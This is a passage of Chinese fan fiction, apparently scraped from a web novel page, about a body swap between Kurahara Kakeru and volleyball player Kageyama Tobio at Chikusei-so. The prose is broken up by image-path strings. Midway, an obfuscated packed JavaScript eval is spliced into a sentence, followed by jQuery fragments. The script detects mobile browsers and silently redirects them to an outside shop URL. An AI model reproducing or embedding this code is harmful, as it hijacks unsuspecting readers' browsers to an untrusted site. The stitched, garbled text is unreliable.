“我明白了。”清濑说。
“灰二哥,不要再笑了。”阿走用影山的脸做出了愤愤的表情。
“抱歉,”清濑这么说着,却完全没有要收起笑容的意思,“所以你们被赶出来之后,只好先回到竹青庄,打算晚上再想办法。”
阿走点了点头。
“不过我有一点觉得很奇怪。”
两个人马上都露出了洗耳恭听的表情。
“阿走为什么要特意先藏起来?直接一起进来,说对方是自己在宫城县的高中学弟,放假了来东京看望自己不就行了?”
两个人又都立刻一副恍然大悟的样子。
真是两个呆瓜。
清濑叹了口气,“阿走,你一直躲在房间里,晚饭吃过了吗?”
“吃过了,在商场买东西的时候正好也有买一些饭团。”
“飞雄呢?既然是排球部的合宿,一直不回去没关系吗?”
影山吓了一跳。他似乎没预料到这位初次见面的前辈会一上来就这么亲切地叫自己名字。
“没关系……其他人后天才会到。我因为这几天在埼玉县参加了别的训练,所以结束后就不再回去宫城,而是直接过来这边等他们。”
他下午会独自去宽政大学附近的商场,也是为了买这两天要用的一些日用品,打算把东西放到预定的旅馆后就去体育馆那边参观一下。
结果事情变成这样。
“埼玉县?我们十一月可能也要到那里去。”
我现在这副样子,到时候真的还去得了吗?阿走很想插嘴,但尽力忍住了。
“你这两天原本要住在哪里?”清濑问影山。
“家里人有帮我提前预订这里附近的一家旅馆。”
“预订可以取消吗?需不需要扣除违约金?”
“可以取消,违约金的话……我不太清楚。”
“那你现在打电话过去取消看看。”清濑起身,拎起旁边的袋子往屋外走去,“我要把酱料拿去厨房放到冰箱里,不然真的会坏掉。阿走,你刚才是想要飞雄去厨房帮你倒一杯冰水吧?我也一起帮你拿过来。”
“好。”
影山看着清濑暂时离开的背影,脑海里回想起下午跟着藏原前辈来竹青庄的时候,对方特意叮嘱的那两句话。“其他人倒是没什么问题,只有一个叫清濑灰二的人,你要特别注意。”
“如果进去之后看见一个棕色短发的前辈,眼睛特别亮,或者听到有谁被叫‘灰二’、‘灰二哥’的话,尽量先避开那个人,直接找到103号房进去等我就好。”
当时影山还以为对方是竹青庄的房东,或者是什么社会上的不良青年。
“不……应该比那些都要可怕。”藏原走这样回答他。
万幸的是旅馆那边表示这会是旅游旺季,想要入住的客人很多,所以之前预付的两晚房费都可以完整退回。
清濑回来的时候端着一些点心和三杯冰水。
冰水里混着一点清爽的柠檬汁,面上还放了几颗蓝莓和一片小薄荷叶作为点缀,看起来非常漂亮。
影山因为负责讲述事件过程,加上一直无法完全放松下来的紧张情绪,确实感到口渴。
他接过柠檬冰水后道了谢,立刻咕咚咕咚喝掉一大半。
然后惊讶地睁大了眼睛。
好好喝!
“那至少今天和明天飞雄先住在103号房吧?”清濑特地等他们都放下杯子后才继续往下说,“不管怎么看你们俩都还是尽量待在一起会比较好。”
影山和阿走都表示同意。
“如果这两天实在没能找到换回去的方法,就等后天乌野的其他人到了再说吧。”
清濑把点心推到阿走面前,然后看向影山。
“飞雄,你有没有乌野排球部教练或者其他负责人的电话?以防万一,我还是要先打个电话和他们确认一下情况。”“有负责带队的小武老师的电话,他是我们名义上的教练。”
影山从手机的通讯录里翻找出写着“武田老师”的号码。清濑接过手机,按下通话键,对方很快接了起来。
“影山同学?这么晚打来是发生了什么事吗?”
清濑点开扬声器,先做了简短的自我介绍。对方虽然感到疑惑,但还是很礼貌地回复说:“是,您好,我是武田一铁,乌野高中的国语老师。”
清濑放下心来。
但如果在电话里直接说起影山和阿走身体互换的事,这位老师恐怕会马上把清濑当成诈骗分子。
“实在抱歉,这个时间打扰您休息。想要和您确认一下,乌野排球部是后天会到东京的宽政大学来进行合宿训练吧?”
“是这样没错。”
“因为一些突发状况,影山同学这两天不住在他原定的旅馆,而是直接住在宽政大学旁边的田径队宿舍。毕竟是未成年人,临时更换了住所,希望先让您知道一下情况。”
什么“田径队宿舍”,明明就是一栋连空调都没有的破烂两层楼房。阿走看向影山,发现对方居然一脸信服的样子。“至于突发状况的具体内容,我想还是后天在宽政大学的体育馆见面了再聊会比较好。”
“啊……是这样。”对面缓了好一会,又继续问,“那可以请影山同学接一下电话吗?”
是和灰二哥一样谨慎的人。
阿走怔了一下,想要回忆自己的高中时期是否也有遇到过这样负责任的老师,但能想起来的都是一些枯燥的训练碎片。
“当然可以。”
清濑把手机递到阿走面前,又马上反应过来这个人现在其实是“冒牌货影山”,于是迅速转动手肘换了个方向。
旁边的“冒牌货阿走”配合地凑上来一些,对着手机说:“小武老师,我是影山。”
“影山同学,你现在安全吗?”
似乎是把清濑当成了绑架勒索的嫌疑犯。
这听上去比诈骗分子更糟糕。
阿走忍不住偏开头去压住嘴角,清濑无奈地看了他一眼。
“是,很安全,我现在和宽政大学田径队的……清濑前辈还有藏原前辈待在一起。”
“那就好,”小武老师说,“不要给人家添麻烦。我们后天下午就到……不过你的声音怎么听起来有点奇怪?”
因为连声线也是阿走的。
“刚才、刚才对着电风扇吹了一会。”影山不太擅长撒谎。
“小心着凉,你们八月上旬就要参加春高的县内第一轮预选赛了。”
小武老师又叮嘱了两句,让影山把手机交回给清濑。清濑一边听着电话,一边起身走到窗边。
“藏原前辈。”影山小声说。
“怎么了?”
影;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17708936|208392||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
山指了指柠檬冰水,“这个很漂亮。”
玻璃杯的小气泡一颗颗地往上跑。
“嗯……灰二哥平时很喜欢对食物进行摆盘。”阿走说。不过他也没想到清濑会连饮料都不放过。
夏天也有夏天的好处,至少晚上睡觉不需要盖被子或者薄毯,只要换上凉爽的睡衣,往铺着薄床垫的地板上一躺就行了。
阿走住的103号房虽然没有楼上双胞胎住的那间宽敞,但只要把杂物收一收,躺下两个人完全没有问题。
“总之先凑合一下吧。”清濑挂掉电话后,看了看周围。
已经过了房东先生浴室的使用时间,三个人收拾完房间,清濑干脆带着阿走和影山去了竹青庄附近的那家鹤之汤。
灰二哥是不是收了那家店老板的钱?好像每个来到竹青庄的人都至少要去一次鹤之汤才行。阿走抱着脸盆想。
影山安静地跟在阿走身边,不时东张西望,似乎对这里的陌生街道很好奇。
鹤之汤里也已经没什么人。水泥匠老爹正泡在温度更高那一边的浴池里,看见清濑立刻笑着打招呼,“灰二,看来你现在不但拥有了一支完整的队伍,连替补队员都找到了啊!”
“不是那样,”清濑示意阿走和影山按照平时觉得自在的方式去洗浴,自己则径直走向了淋浴区,“他是宫城县乌野高中的学生,排球部的。”
“排球?那可是一项超级累的运动,”泥水匠老爹惬意地闭上了眼睛,“真了不起。”
“没错。”
阿走领着影山来到浴池边。
有那么一瞬间,阿走确实想要带着影山先去最烫的那个池子里感受一下自己曾经的惨痛经历,但一想到遭殃的其实是自己的身体,决定作罢。
我为什么会有这种想法?一定是和灰二哥待在一起太久了的缘故。阿走很快就为自己找到理由。
清濑在简单冲洗之后,来到温度相对正常一些的那个浴池。隔壁的泥水匠老爹已经走了,而剩下的这两个人正十分沉默地坐在对角线的两个角落里,脸红得要命。
“怎么了?觉得太烫的话可以出来缓一会,不用勉强。”
“不是。”影山说。
“灰二哥,”阿走表情复杂,一副难以启齿的样子,“就是,不是自己的身体……”
啊。这两个呆瓜大概是此刻才切实地感受到连彼此的身体都被互换了,不止是脸而已。
这种明明只是正常洗澡,却仿佛在帮别人抚摸身体的感觉确实有些……不,非常奇怪。
难怪两个人一直没有到淋浴区那边去。
清濑没说什么,走进浴池坐下泡了一会。
整个鹤之汤随即陷入了诡异的沉默。
半分钟后,清濑再次开口:“阿走。”
“什么?”
“反正你现在只能住在飞雄的身体里,干脆帮我先确认一下飞雄的小腿肌肉吧。”
“……灰二哥,”阿走的脸简直要熟透了,“你怎么能说出这么变态的话。”
而且还是在当事人的面前。
“怎么了?我只是以防万一。”
“不行。”“那我自己来确认吧。”
“不行!”
“很快就好。”
“……不要过来,等等,灰二哥!阿雪学长不是有让你改掉这个乱摸人小腿的习惯吗!”